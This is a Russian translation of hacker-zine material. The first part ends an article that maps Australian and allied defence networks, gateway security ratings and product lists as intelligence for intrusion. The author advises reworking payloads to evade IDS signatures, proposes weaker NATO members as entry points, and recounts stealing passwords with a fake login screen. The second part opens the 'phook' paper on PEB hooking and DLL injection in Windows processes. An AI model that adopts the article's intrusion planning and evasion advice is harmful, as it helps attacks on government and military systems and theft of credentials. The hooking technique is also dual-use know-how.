«В основе этих возможностей высокозащищённая архитектура KAZ, объединяющая Lotus Notes R5, Domino, SameTime (включая федеративную архитектуру сервер-сервер), LAN/WAN, MS Windows NT Servers, MS Windows Terminal Servers, Citrix Metaframe Xpe 1.0, ультратонкие клиенты, HP-UX и Hummingbird Exceed. Архитектура также использует TCP/IP, ISDN и модемы для подключения флота к сервисам через оборонные интранеты, а вне бортовых серверов установлены криптографические «чёрные ящики» для поддержания военного уровня безопасности. KAZ также интегрировала технологию SameTime для расширения совместных возможностей флота до Coalition Wide Area Network (COWAN), охватывающей военно-морские системы союзников — Соединённых Штатов и Великобритании.» [6]

Заметьте, что KAZ упоминает Coalition Wide Area Network — больше я нигде не встречал этой конкретной аббревиатуры. Возможно, это маркетинговая вставка, а возможно — намёк на более засекреченную документацию. В любом случае нужно предположить, что KAZ знает об этом больше нас, и мне интересно, что подобная сущность вообще упомянута здесь.

IBM также предоставляет аппаратное и программное обеспечение для логистической поддержки различных подразделений Министерства обороны. [4]

Sun Microsystems предоставляет аппаратное и программное обеспечение для защитных межсетевых экранов и других устройств безопасности (драйверы устройств RFID, биометрической аутентификации и т. п.). [4]

Lotus Notes и Domino до сих пор широко используются — поначалу я в это не верил, но в разговоре с другом он указал мне на сайт KAZ. Думаю, флот не торопится обновлять свои системы так же часто, как обычные корпорации.

```
<axe> Lotus-Domino 5.0.9
<axe> я удивлён, что это ещё существует
<thefinn> те документы старые
<thefinn> скорее всего уже нет
<thefinn> но может и есть
<thefinn> никогда не знаешь, их бюрократия иногда поражает
<thefinn> я реально работал с prime 9950 в одной компании
<thefinn> даже не новая версия кобола
<thefinn> ...
<thefinn> занимало полкомнаты
<thefinn> стояло рядом со всеми серверами AT&T
<thefinn> забавно
<axe> http://www.kaz-group.com/subscribe
<axe> ну да, просто для поддержки какого-то легаси-кода
<thefinn> ага
<axe> <!-- Lotus-Domino (Release 5.0.9a - January 7, 2002 on Windows
NT/Intel) -->
<thefinn> вот это да
<thefinn> вот вам ответ
<thefinn> чувак, я добавлю это в статью
<axe> как мне любить тебя, давай считать способы..
<thefinn> хаха
```

5. Введение в EPL и CCRA

Познакомимся с самими критериями. Сейчас у DSD есть две разные таблицы критериев — система ITSEC и CCRA — для оценки продуктов на предмет безопасного применения в военных и государственных сетях.

DSD (Defence Signals Directorate) — главный орган, обеспечивающий безопасность коммуникаций австралийского правительства; по своей роли аналогичен АНБ в США. EPL (Evaluated Products List) — список, который DSD составляет и ведёт, фиксируя все продукты, выдвинутые поставщиками на оценку DSD для использования в высокоуровневых, высокозащищённых правительственных сетях и системах.

CCRA (Common Criteria Recognition Arrangement) — соглашение стран НАТО на Западе об оценке оборудования по единому стандарту, а также о взаимном признании ранее оценённых продуктов с общим рейтингом — чтобы обеспечить возможность объединения военных и государственных сетей ;)

Чтобы дать компаниям, потратившим большие деньги на оценку своих продуктов, время для их переоценки по новой международной системе, CCRA (как организация) временно разрешила странам, использовавшим систему ITSEC (Information Technology Security Criteria) — включая США, Великобританию и Австралию, — применять продукты с рейтингом ITSEC как продукты с рейтингом CCRA.

Фактически это означает, что EPL всех этих стран сейчас превращаются в CCRA. Они объединяют 50 лет «оборонных» протоколов и политических манёвров, чтобы доминировать свободнее. В конце концов, было бы неловко, если британские войска находятся в каком-то захолустном селении, а BMC США одновременно отдают приказ

уничтожить его крылатыми ракетами с расстояния 1000 километров — стремительные методы связи и строгие протоколы, обеспечиваемые подобной сетью, позволяют снизить остроту таких ситуаций и дают ещё миллион других преимуществ.

Наряду с уровнями E1–E6 (ITSEC) и EAL1–EAL7 (CCRA) существует классификация сетей по степени секретности и требованиям к безопасности: НЕСЕКРЕТНО (UNCLASSIFIED), ДЛЯ СЛУЖЕБНОГО ПОЛЬЗОВАНИЯ (IN-CONFIDENCE), ОГРАНИЧЕННОГО ДОСТУПА (RESTRICTED), ЗАЩИЩЕНО (PROTECTED), Национальная безопасность/СТРОГО ЗАЩИЩЕНО (National Security/HIGHLY PROTECTED).

Документ определяет требуемое защитное устройство для шлюза между различными сетями:

```
*****
* SRC NETWORK      * AND DST NETWORK IS      * THEN YOUR GATEWAY REQUIRES *
*****
* UNCLASSIFIED     * - public domain.         * a traffic flow filter.    *
*                  * - UNCLASSIFIED.         *                          *
*                  * - IN-CONFIDENCE.         *                          *
*                  * - PROTECTED.             *                          *
*                  * - HIGHLY PROTECTED or    *                          *
*                  * National Security.       *                          *
*****
* IN-CONFIDENCE    * - public domain.         * an EAL2 Firewall.        *
*                  * - UNCLASSIFIED.         *                          *
*****
*                  * - IN-CONFIDENCE.         * a traffic flow filter.    *
*                  * - PROTECTED.             *                          *
*                  * - HIGHLY PROTECTED or    *                          *
*                  * National Security.       *                          *
*****
* RESTRICTED       * - public domain.         * an EAL2 Firewall.        *
*                  * - UNCLASSIFIED.         *                          *
*                  * - IN-CONFIDENCE.         *                          *
*****
*                  * - PROTECTED.             * a traffic flow filter.    *
*                  * - HIGHLY PROTECTED.       *                          *
*                  * National Security.       *                          *
*****
* PROTECTED        * - public domain.         * an EAL4 Firewall.        *
*                  * - UNCLASSIFIED.         *                          *
*****
*                  * - IN-CONFIDENCE.         * an EAL3 Firewall.        *
*                  * - RESTRICTED.            *                          *
*****
*                  * - PROTECTED.             * an EAL2 Firewall.        *
*****
*                  * - HIGHLY PROTECTED or    * an EAL1 Firewall.        *
*                  * National Security.       *                          *
*****
```

Видите интересные детали применительно к нашим диалапам?

Сразу замечаю два момента. Если к сети, к которой у нас есть диалапы, подключено что-либо с рейтингом HIGHLY PROTECTED или National Security — между мной и этим стоит лишь пакетный фильтр (если рейтинг старой сети DRN не изменился, то это сеть уровня RESTRICTED).

Кроме того, за этим терминальным сервером я, вероятно, наткнулся на межсетевой экран с рейтингом EAL2. Могу предположить, что сеть PSTN считается «публичным доменом». Возможно, там даже потребуется аутентификация через SecureID или аналог — одноразовый блокнот или смарт-карта.

Вот теоретическая сессия входа с учётом типов оборудования, перечисленных в EPL и их назначения. Топология сети вполне может включать удалённые серверы

идентификации. Терминальный сервер сам инициирует PPP-соединение с клиентом, передаёт вас на Cisco VPN 3000 Concentrator (EAL2), там вы аутентифицируетесь по ключу, и он направляет вас куда нужно; по прибытии вас встречает Sun Firewall-1 (EAL4+) с запросом одноразового кода SecureID или аналогичного продукта. После этого можете проверять почту, скачивать что угодно.

Также примечательно: межсетевые экраны с рейтингом EAL1 встречаются только в сетях PROTECTED, HIGHLY PROTECTED или National Security и только там, где они соединяются с сетями того же уровня безопасности. Если вы нашли один из таких экранов — знайте, насколько важны сети, в которых вы находитесь.

Теперь о точных обозначениях уровней безопасности продуктов:

EAL1 — Функционально протестирован. Анализ функций безопасности выполняется на основе функциональной спецификации и спецификации интерфейсов объекта оценки (ТОЕ) для понимания защитного поведения. Анализ подкреплён независимым тестированием функций безопасности.

EAL2 — Структурно протестирован. Анализ функций безопасности выполняется на основе функциональной спецификации, спецификации интерфейсов и высокоуровневого проекта подсистем ТОЕ. Независимое тестирование функций безопасности, свидетельства «чёрного ящика»-тестирования разработчиком и свидетельства поиска очевидных уязвимостей.

EAL3 — Методично протестирован и проверен. Анализ подкреплён тестированием «серого ящика», выборочным независимым подтверждением результатов тестирования разработчика и свидетельствами поиска очевидных уязвимостей. Также требуются контроль среды разработки и управление конфигурацией ТОЕ.

EAL4 — Методично спроектирован, протестирован и проверен. Анализ подкреплён низкоуровневым проектом модулей ТОЕ и подмножеством реализации. Тестирование включает независимый поиск очевидных уязвимостей. Контроль разработки подкреплён моделью жизненного цикла, идентификацией инструментов и автоматизированным управлением конфигурацией.

EAL5 — Полуформально спроектирован и протестирован. Анализ включает всю реализацию. Гарантии дополняются формальной моделью, полуформальным представлением функциональной спецификации и высокоуровневого проекта, а также полуформальным доказательством соответствия. Поиск уязвимостей должен обеспечивать относительную устойчивость к атакам проникновения. Требуется анализ скрытых каналов и модульный дизайн.

EAL6 — Полуформально верифицированный дизайн и протестирован. Анализ подкреплён модульным и слоистым подходом к проектированию и структурированным представлением реализации. Независимый поиск уязвимостей должен обеспечивать высокую устойчивость к атакам проникновения. Поиск скрытых каналов должен быть систематическим. Требования к среде разработки и управлению конфигурацией дополнительно ужесточены.

EAL7 — Формально верифицированный дизайн и протестирован. Формальная модель дополнена формальным представлением функциональной спецификации и высокоуровневого проекта с доказательством соответствия. Требуются свидетельства «белого ящика»-тестирования разработчиком и полное независимое подтверждение результатов тестирования разработчика. Сложность дизайна должна быть минимизирована.

—Примечание: в настоящее время в CCRA включены только уровни гарантии 1–4;

продукты с уровнем выше 4 в Австралии обозначаются на EPL как «4+»._

Несколько примеров рейтингов из разных категорий (EPL разбита на сетевые устройства и, в большей части, на продукты сетевой безопасности):

Биометрические продукты

EAL2 - Iridian Technologies KnoWho Authentication Server and Private ID

Прочие устройства

E1 - NEC S2 (Mobile Satellite Terminal)

EAL1 - Cisco VoIP Telephony Solution

Устройства сетевой безопасности

EAL1 - Secure Session VPN v4.1.1

EAL2 - SurfControl Email filter for SMTP

EAL4 - Clearswift Bastion II Firewall

EAL4+ - Cisco Secure PIX Firewall V7.0(6)

Операционные системы

E3 - AIX V4.3

EAL4+ - Sun Trusted Solaris 8/04

EAL4+ - Windows 2000 Professional, Server and Advanced Server
with SP3 and Q326886 Hotfix *cough*bullshit*cough*

Существуют также категории смарт-карт, PC-безопасности, шифрования и многие другие. Более подробная информация о каждом продукте доступна непосредственно на сайте.

6. EPL и CCRA в деталях

В 1998 году Великобритания, Франция, Германия, Соединённые Штаты и Канада создали CCRA. Австралия присоединилась в 1999 году. Стоит также отметить, что в списке стран-членов на сайте DSD (с контактными данными) недавно появились Япония, Южная Корея, Нидерланды и Норвегия.

Эти критерии применяются между странами при любых видах совместных сетевых договорённостей — этот процесс называется «взаимным признанием» (Mutual Recognition). Смысл в том, что продукты, оценённые DSD, АНБ и различными другими организациями за рубежом, могут применяться в других странах-членах без повторной оценки, поскольку критерии единые. Однако следует отметить, что (по крайней мере в Австралии) DSD делает исключения для криптографического оборудования, которое может потребовать особой оценки.

(Интересно, это вопрос безопасности или совместимости?)

Также общедоступен Сетевой руководящий документ ACSI33 по безопасности — публичная копия [1] — нечто вроде старой американской «Оранжевой книги» DoD. Это руководство определяет многие стандарты сетевой безопасности австралийского Министерства обороны и предварительные критерии для многих претендентов на одобрение DSD/Министерства обороны для включения в EPL.

Если проверить сам EPL, там можно найти отчёты о сертификации и документы по целям безопасности — с описанием того, как был сертифицирован продукт, возможными слабыми местами, правилами применения в Министерстве обороны и всеми контактными данными для закупки или получения информации.

У вас есть список покупок для эксплойтов, контактная информация для социальной инженерии, подробное описание того, что нужно учитывать после атаки на

узел сети Министерства обороны, и инструкции по сокрытию от IDS — у вас есть список применяемых IDS, и вы можете скачать файлы сигнатур IDS, прогнать их через дизассемблер типа IDA Pro. Затем модифицируйте код/полезную нагрузку так, чтобы она больше не срабатывала в IDS; полиморфная полезная нагрузка — хорошая техника для этого, как только вы знаете шаблон срабатывания.

С давних времён взломов .mil в старой milnet (IP-сеть США эпохи холодной войны, служившая для НИОКР) начала 90-х произошло многое. Было много арестов и много разговоров об обеспечении безопасности западных правительств. И не только они одни. С начала 90-х мы наблюдаем огромный массив публикаций об изменениях в законодательстве о компьютерных преступлениях по всему миру применительно к этой конкретной повестке — в таких странах, как Россия, Китай и Северная Корея.

В этих документах более чем достаточно информации для организации масштабной сетевой атаки в момент, когда различные военные организации будут зависеть от этих сетей в вопросах командования и управления, логистики и связи больше, чем когда-либо.

Ещё интереснее то, что на EPL Великобритании и EPL США те же продукты присутствуют с тем же рейтингом — хотя некоторые из них прошли независимую оценку (ха-ха), что лишний раз подтверждает: эти сети уже хотя бы частично совместимы или как минимум движутся в этом направлении.

Пугающая часть состоит в том, что всё это связано с крупнейшей военной машиной в мире. US DoD, эксплуатирующий SIPRNET уже много лет (с момента восстановления ранней milnet после холодной войны). Эта сеть способна хотя бы говорить с австралийской сетью и ограничена руководящими принципами взаимного признания согласно новым стандартам CCRA, поэтому она должна соответствовать тем же стандартам — о чём свидетельствует обозначение EAL на австралийских и британских EPL.

Теория: последние эксплойты — или даже старые — могут до сих пор работать на многих системах из-за способа реализации EPL. Компании платят за включение в EPL; это может обойтись в миллион и более австралийских долларов за достаточную сертификацию продукта. С точки зрения компании — чем больше они платят, тем лучше их доля рынка: чем выше рейтинг EPL, тем больше времени тратится на оценку — и дороже она обходится — и тем меньше компаний готовы за неё платить.

Это напрямую влияет на продажи: чем выше внутренний рейтинг безопасности сети по версии DSD, тем меньше у любого подразделения выбора продуктов для её защиты. Фактически DSD/АНБ и аналогичные организации выдают вам лицензию на печать денег — при условии, что сначала заплатите им.

Вот один свежий пример того, как вся эта система даёт сбой, — появившийся в прессе, пока я писал эту статью [7]. Мне любопытно, что даже самые образованные консультанты по безопасности не вполне понимают, как работает разведывательное сообщество применительно к оборудованию CCRA/EPL. Их фраза «Pentest выражает сомнения в том, что сертификация межсетевого экрана по Common Criteria EAL4+ оправдана с учётом обнаруженных уязвимостей» меня забавляет. Факт в том, что как только конкретная РЕАЛИЗАЦИЯ продукта прошла оценку — она не меняется. Её не будут «регулярно патчить» или «регулярно переоценивать»; любые изменения в реализации делают её нестандартной и несоответствующей первоначально оценённым критериям — в этом и смысл оценки с точки зрения DSD/АНБ.

Почти как старая максима NASA времён космической гонки, когда шутили, что у русских лучшие умы и лучшие детали идут в проект, тогда как американский космический корабль состоит из 10 000 деталей, построен самым дешёвым подрядчиком и управляется людьми, выбранными за умение лизать задницы.

Это базовая проблема бюрократии в западных армиях. Бюрократы всегда стараются оправдать своё существование, рассказывая всем, что делают, а компании хотят заявить: «смотрите, что мы сделали для Министерства обороны».

Продолжим знакомство с весьма защищённой сетью. Не взламывая её, мы не можем знать, можно ли проникнуть в американскую сеть с австралийской стороны или с любой другой; однако предыдущие обозначения для сетей PROTECTED, подключающихся к сетям National Security, говорят о том, что это вполне возможно. Я предполагаю, что вне зависимости от требований CCRA, внутренние компьютерные отделы DSD, АНБ и Министерства обороны потребуют серьёзной защиты между союзными членами коалиции. Но это лишь моё предположение — не исключено, что руководители различных отделов пойдут на сокращение расходов и здесь — такое бывает.

Меня также забавляет, что ни в одном из перечисленных выше EPL NSA SELinux не упомянут ;) (Наверное, просто чей-то любимый проект).

Одно можно предположить точно: сеть будет медленной за пределами вашей страны. Наземные спутниковые ретрансляторы обречены быть медленными, корабельные — ещё медленнее. Покрытие боевых зон для передачи данных будет отвратительным — особенно на диалапе. Тем не менее они есть. Недавнее сканирование спутников показывает большое количество некоммерческих маяков S- и X-диапазонов (подтверждающих работающие транспонеры в космосе) и зашифрованных цифровых/аналоговых сигналов — никакое внутриполосное сканирование не даёт валидного вывода (при этом очевидно, что полоса пропускания занята).

У меня не очень много информации о сети SIPRNET — я не в США (надеюсь, скоро кто-нибудь напишет ещё одну статью на эту тему).

Но с сайта DISA:

***SIPRNet:** Secret IP Router Network (SIPRNet) — крупнейшая совместимая сеть командования и управления данными DoD, поддерживающая глобальную систему командования и управления (GCCS), систему оборонных сообщений (DMS), совместное планирование и многочисленные другие засекреченные боевые приложения. (Примечание: предполагаю, что «боевые приложения» означают учебные программы).*

Скорости прямого подключения — от 56 кбит/с до 155 Мбит/с. Удалённый доступ по коммутируемым линиям возможен со скоростью до 19,2 кбит/с.

Интересны скорости передачи данных: значит, доступны и диалап, и АТМ-каналы; возможно, сейчас и более высокие скорости, поскольку эта страница не обновлялась с середины 90-х.

7. Другие стандарты

Единственные другие стандарты, заслуживающие внимания в данной статье, — стандарты шифрования. Они полностью описаны в документе acsi33. Применяются 3DES и AES для симметричного шифрования и RSA/DH/DSA/ECDH (Elliptic Curve

Diffie-Hellman)/ECDSA (Elliptic Curve Digital Signature Algorithm) для асимметричного (обмен ключами). Шифрование — не моя сильная сторона, однако следует отметить, что страны-члены CCRA в вопросах стандартов шифрования в основном руководствуются рекомендациями NIST.

Признаюсь, я почти дословно цитирую здесь документ acsi33: единственные зашифрованные VPN, которые я настраивал для компаний, где работал, использовали алгоритмы Cisco IOS 3DES.

8. Секреты

В конце холодной войны к интернету было подключено, вероятно, несколько сотен тысяч компьютеров. Почти каждая страна имела подключение. Отделы НИОКР австралийских университетов — это то место, откуда я получал доступ в интернет и налаживал контакты в хакерском сообществе того времени. Тогда Китай и СССР представляли серьёзную угрозу западному доминированию; тем не менее меня интригует тот факт, что все страны-члены обоих этих блоков были подключены к интернету в самый разгар холодной войны.

US DoD (или DARPA) так никогда и не раскрыло ни одного проекта в области инженерии или гуманитарных наук, фактически реализуемого интернетом помимо коммуникаций.

Нельзя не задуматься о значении Storm Worm и подобных вирусов, их способности действовать как автономный удар не по военной инфраструктуре, а по экономической инфраструктуре региона.

Предположение о том, что при любой биологической, ядерной или массовой террористической атаке экономическая инфраструктура рухнет раньше военной, казалось само собой разумеющимся...

Написав эту статью, я уже не уверен, что оно по-прежнему справедливо.

9. Заключение

Как бы я ни хотел написать больше о сетях других стран (Япония и Франция были бы интересны), у меня нет времени прозванивать номера и исследовать столь много сетей в стольких странах. Это придётся оставить другим авторам. Но помните: США тратят больше всех на военно-промышленные и обычные военные проекты — и просто по теории вероятностей, с точки зрения взлома с ненаблюдаемостью, они, вероятно, наименее благоприятная цель. Поскольку сеть, похоже, теперь соединена с другими странами НАТО, одна из стран, тратящих на неё меньше, может дать лучший результат.

Стандарты в любом случае одинаковы для всех, и большинство этой информации остаётся актуальной, пока вы находитесь в одной из стран-членов или изучаете её сеть.

Думаю, многие люди в различных военных ведомствах мира, входящих в состав этой сети, должны быть весьма смущены тем, насколько легко было получить

эту информацию. «Безопасность через неизвестность» — ещё один старомодный приём, по-видимому ушедший в прошлое вместе с паровозом, даже у тех, кто должен быть наиболее озабочен сокрытием и защитой своих данных.

Любой хакер с достаточным стажем скажет вам: обойти любую систему можно — если добавить к этому преимущество множества людей, готовых и желающих приехать в вашу страну и «выбить дверь» для получения части этой информации, ответственные лица должны задуматься. Если мы можем извлечь всё это из уровня безопасности «публичного домена», представьте, что даст доступ хотя бы к части документации из сети IN-CONFIDENCE.

В моём собственном опыте работы на DSD через подрядчиков я неоднократно убеждался: сетевая безопасность данных очень сильно зависела от одного-двух приложений, закупленных у сторонних организаций, — с плохой реализацией и лишь самыми рудиментарными мерами предосторожности. Даже сам факт того, что я там работал — несмотря на наличие судимостей за несанкционированный доступ к государственным системам, внесение данных в государственные системы и мошенничество с кредитными картами, — уже был нарушением безопасности.

Один из первых компьютеров, в которые я взломался, был атакован через сниффер пакетов на COBOL. Я переписал все экраны всех компьютеров, к которым подключались терминальные серверы. Затем, получив доступ к учётной записи (подсмотрев пароль через плечо), запустил сниффер — внешне выглядело так, будто я вышел из системы. На деле программа работала и имитировала экран входа. При вводе пары логин/пароль выдавалась обычная ошибка «Password Authorisation Failure» (или другая, в зависимости от системы), а данные записывались в файл в другой учётной записи — с открытыми правами на запись для других учётных записей. Затем программа сама выходила из системы, возвращая пользователю обычный экран входа. Полностью невидимо для него — он просто думал, что ввёл неправильный пароль.

Восемь лет спустя я работал на конкретного подрядчика DSD и оказался в авиабазах, военно-морских логистических центрах, а также во многих высокоуровневых правительственных и корпоративных отделах компьютерной безопасности. Физическая безопасность не была проблемой — хотя при надлежащей проверке биографических данных меня бы туда не пустили.

В последние несколько месяцев в прессе активно обсуждаются ботнеты, векторы атак из неизвестных источников и пресловутые «чёрные шляпы». Последний повод посмеяться — статистика Google о том, что Unix-машин взломано больше, чем Windows, и недоумение репортёра, почему Unix считается более безопасным. Они не понимали и по сей день не понимают, ПОЧЕМУ *nix и открытый исходный код более безопасны — просвещать здесь никого не стану.

Создание ауры «ажиотажа» или самодовольства в любой среде безопасности совершенно непродуктивно; использование «известных факторов» через знакомых и коллег — тоже.

Причины просты и в действительности определены одним из последних пресс-релизов Белого дома.

«В последний день мы проиграем не из-за нехватки сил и не из-за нехватки техники. Мы проиграем из-за нехватки доверия.»

10. Приложение

Аббревиатуры:

Аббревиатура	Расшифровка
RAN	Royal Australian Navy (Королевский австралийский военно-морской флот)
FISSO	Fleet Information System Support Organisation
DSD	Defence Signals Directorate (Директорат оборонных сигналов)
DoD	Department of Defence (Министерство обороны)
DRN	Defence Restricted Network (Оборонная ограниченная сеть)
NSA	National Security Agency, USA (Агентство национальной безопасности, США)
SIPRN	Secret IP Router Network (US DoD)

Источники:

- [1] <http://www.dsd.gov.au/library/infosec/acsi33.html>
- [2] <http://www.cesg.gov.uk/site/iacs/index.cfm?menuSelected=1&displayPage=151>
- [3] http://www.defence.gov.au/dmo/id/cic_contracts/Values2001-2002.pdf
- [4] <http://www.yaffa.com.au/defence/pdf/05/top40-20-2004.pdf>
- [5] <http://www.disa.mil/main/prodsol/data.html>
- [6] http://www.kaz-group.com/files/casestudies/cs_ran.pdf
- [7] http://www.theregister.co.uk/2007/10/03/check_point_pentest/
- [8] <http://www.softwink.com/iwar/>
- [9] <http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=thefinn&type=archives&%5Bsearch%5D.x=0&%5Bsearch%5D.y=0>

phook — перехватчик через PEB

```
|=====|
|-----=[ phook - The PEB Hooker ]-----|
|=====|
|=====|
|-----=[ [Shearer] - eunimedesAThotmail.com ]-----|
|-----=[ Dreg      - DregATfr33project.org ]-----|
|=====|
|---=[ http://www.fr33project.org / Mirror: http://www.disidents.com ]---|
|=====|
|-----=[ October 15 2007 ]-----|
|=====|
```

Авторы: [Shearer] - eunimedesAThotmail.com / Dreg - DregATfr33project.org

Содержание

- 0.- Предисловие
- 1.- Введение
- 2.- Предварительные понятия
 - 2.1 - Process Environment Block
 - 2.1.1 - LoaderData
 - 2.2 - Import Address Table
 - 2.2.1 - Загрузка таблицы импорта
 - 2.3 - Запуск процесса в приостановленном состоянии
 - 2.4 - Внедрение DLL в процесс
 - 2.5 - Хуки в ring3
 - 2.5.1 - Проблемы
- 3.- Дизайн
 - 3.1 - Подготовительные шаги к PEB HOOKING
 - 3.2 - Обмен данными в LoaderData
 - 3.3 - Динамическая загрузка модулей
 - 3.4 - Восстановление IAT
 - 3.5 - Запуск выполнения
 - 3.6 - API, работающие с модулями
 - 3.7 - Новая концепция: DLL MINIFILTER
 - 3.8 - Частые проблемы
- 4.- phook
 - 4.1 - InjectorDLL
 - 4.2 - Console Control
 - 4.3 - CreateExp
 - 4.3.1 - Forwarder DLL
 - 4.4 - ph_ker32.dll
 - 4.4.1 - Проблемы со стеком
 - 4.4.2 - Проблемы с регистрами
 - 4.4.3 - Макрос JMP
 - 4.4.4 - Версии
 - 4.5 - Использование phook
 - 4.5.1 - DLL MINIFILTER
 - 4.6 - Частые проблемы
- 5.- TODO
- 6.- Тестирование
- 7.- Преимущества и возможности
- 8.- Заключение

9.- Благодарности
10.- Смежные работы
11.- Ссылки
12.- Исходный код

0. Предисловие

Соглашения об именовании:

- [T.Index] — смежные работы (раздел 10).
- [R.Index] — ссылки (раздел 11).

Index — идентификатор в соответствующем разделе.

Для понимания документа необходимо иметь знания в области win32:

- Типы исполняемых файлов:
- PE32 [R.3]: DLL, EXE...
- Программирование:
- Использование API [R.20]: LoadLibrary, GetModuleHandle...
- Хуки [R.10] [R.8] [...]
- Win32 ASM [R.21].

В тексте используются два термина:

1. **DLL_FAKE** — DLL, которая подменяет легитимную DLL (DLL_REAL).
2. **DLL_REAL** — DLL, которая подменяется DLL_FAKE.

Если не оговорено иное, под «хуком» всегда подразумевается хук в win32.

1. Введение

Хуки в win32 широко применяются для обратной инженерии: наиболее распространённые цели — анализ вредоносного программного обеспечения, упаковщиков и систем защиты программ. Хуки также используются для мониторинга отдельных аспектов работы программ: доступа к файлам, сокетам, изменений в реестре и т.д.

Существующие методы установки хуков в `ring3` (см. раздел 2.5) имеют ряд проблем (см. раздел 2.5.1). Наиболее существенная для нас проблема — возможность их обнаружения некоторым программным обеспечением. Существуют системы защиты программ, способные изменять поток исполнения при обнаружении неизвестного типа хука; наиболее продвинутые из них могут устранять некоторые виды хуков и продолжать нормальное выполнение.

Другая проблема возникает при попытке установить хук в вирусе, который отслеживает адреса API в памяти, блокируя тем самым некоторые типы хуков — например, IAT HOOKING (см. раздел 2.5). Существуют системы защиты программ, применяющие вирусные техники, и наоборот.

Из-за этих проблем мы создали `phook`, использующий малодокументированный метод установки хуков в `ring3` и даже применяющий некоторые вирусные техники в своих целях.

В данном документе описывается принцип работы `phook` и метод PEB HOOKING [T.1]. `phook` — инструмент, использующий PEB HOOKING [T.1] для перехвата DLL и выполнения ряда других задач в интерактивном режиме:

- Вывод списка загруженных модулей.
- Загрузка DLL.
- Выгрузка DLL.
- ...

Метод PEB HOOKING [T.1] состоит в подмене DLL_REAL в памяти на DLL_FAKE, так что все модули процесса, использовавшие DLL_REAL, начинают использовать DLL_FAKE.

2. Предварительные понятия

Для понимания метода PEB HOOKING [T.1] и принципа работы rhoок необходимо чётко понимать ряд концепций.

2.1 Process Environment Block

Process Environment Block (PEB) — структура [R.1], расположенная в пространстве пользователя и содержащая данные окружения процесса [R.2]:

- Переменные окружения.
- Список загруженных модулей.
- Адреса кучи (Heap) в памяти.
- Флаг отладки процесса.
- ...

```
typedef struct _PEB
{
    BOOLEAN InheritedAddressSpace;
    BOOLEAN ReadImageFileExecOptions;
    BOOLEAN BeingDebugged;
    BOOLEAN Spare;
    HANDLE Mutant;
    PVOID ImageBaseAddress;
    PPEB_LDR_DATA LoaderData;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID SubSystemData;
    PVOID ProcessHeap;
    PVOID FastPebLock;
    PPEBLOCKROUTINE FastPebLockRoutine;
    PPEBLOCKROUTINE FastPebUnlockRoutine;
    ...
} PEB, *PPEB;
```

Для реализации PEB HOOKING необходимо использовать поле LoaderData [T.1].

2.1.1 LoaderData

Структура [R.1], содержащая данные о модулях процесса. Представляет собой двусвязный список, который может быть отсортирован по трём критериям [R.2]:

1. Порядок загрузки
2. Порядок в памяти

3. Порядок инициализации

```
typedef struct _PEB_LDR_DATA
{
    ULONG Length;
    BOOLEAN Initialized;
    PVOID SsHandle;
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList;
    LIST_ENTRY InInitializationOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

Все поля flink и blink в LIST_ENTRY на самом деле являются указателями на LDR_MODULE.

```
typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY * Flink;
    struct _LIST_ENTRY * Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```

Поля структуры LDR_MODULE, которые мы будем изменять для реализации PEB HOOKING [Т.1]:

- **BaseAddress** — база модуля в памяти.
- **EntryPoint** — адрес первой исполняемой инструкции модуля.
- **SizeOfImage** — размер модуля в памяти.

```
typedef struct _LDR_MODULE
{
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList;
    LIST_ENTRY InInitializationOrderModuleList;
    PVOID BaseAddress;
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;
    ULONG Flags;
    SHORT LoadCount;
    SHORT TlsIndex;
    LIST_ENTRY HashTableEntry;
    ULONG TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;
```

2.2 Import Address Table

Import Address Table (IAT) — таблица, присутствующая в PE32 [R.3], которую загрузчик win32 заполняет при загрузке модуля [R.4], а также при позднем связывании через загрузку в IAT.

Внешние символы, необходимые модулю, называются импортируемыми; символы, которые модуль предоставляет другим модулям, — экспортируемыми.

В IAT [R.3] модуля хранятся адреса его импортов, то есть адреса экспортируемых функций других модулей, которые данный модуль использует.

2.2.1 Загрузка таблицы импорта

Чтобы загрузчик win32 мог разрешить импорт, ему необходимо знать: модуль, в котором расположен экспорт, имя экспорта и/или его ординал [R.3].

PE32 содержит структуру IMAGE_IMPORT_DESCRIPTOR [R.5], среди полей которой выделим:

- **Name** — имя модуля, содержащего экспорты.
- **OriginalFirstThunk** — адрес таблицы с именами и/или ординалами импортируемых экспортов.
- **FirstThunk** — адрес таблицы, идентичной OriginalFirstThunk, куда загрузчик win32 записывает адреса импортов.

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    DWORD OriginalFirstThunk;
    DWORD TimeDateStamp;
    DWORD ForwarderChain;
    DWORD Name;
    DWORD FirstThunk;

} IMAGE_IMPORT_DESCRIPTOR, *PIMAGE_IMPORT_DESCRIPTOR;
```

Каждая запись в таблицах FirstThunk и OriginalFirstThunk имеет два поля [R.3]:

- **Hint** — если старший бит (31/63) равен 0x80000000, импорт осуществляется только по ординалу; в противном случае используется имя. Биты 15–0 представляют ординал.
- **Name** — адрес строки с именем экспорта.

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD Hint;
    BYTE Name[1];

} IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;
```

2.3 Запуск процесса в приостановленном состоянии

При необходимости создать процесс в приостановленном состоянии нужно учитывать его тип [R.6]:

- Console (консольный)
- GUI (графический)

Консольные процессы можно создать с помощью API CreateProcess с флагом CREATE_SUSPENDED.

Если GUI-процессы открываются с флагом CREATE_SUSPENDED, они могут работать некорректно, поэтому их необходимо создавать следующим образом:

1. **CreateProcess** — процесс создаётся без флага CREATE_SUSPENDED.
2. **WaitForInputIdle** — ожидается корректная загрузка процесса [R.6].
3. **SuspendThread** — основной поток приостанавливается.

2.4 Внедрение DLL в процесс

Для внедрения DLL в процесс существует множество методов [R.7]; наиболее простой предполагает использование следующих API:

1. **VirtualAllocEx** — резервирование памяти в процессе.
2. **WriteProcessMemory** — запись в зарезервированную область кода, загружающего DLL.
3. **CreateRemoteThread** — создание потока в процессе, исполняющего записанный код.
4. **VirtualFreeEx** — освобождение зарезервированной памяти после загрузки DLL.

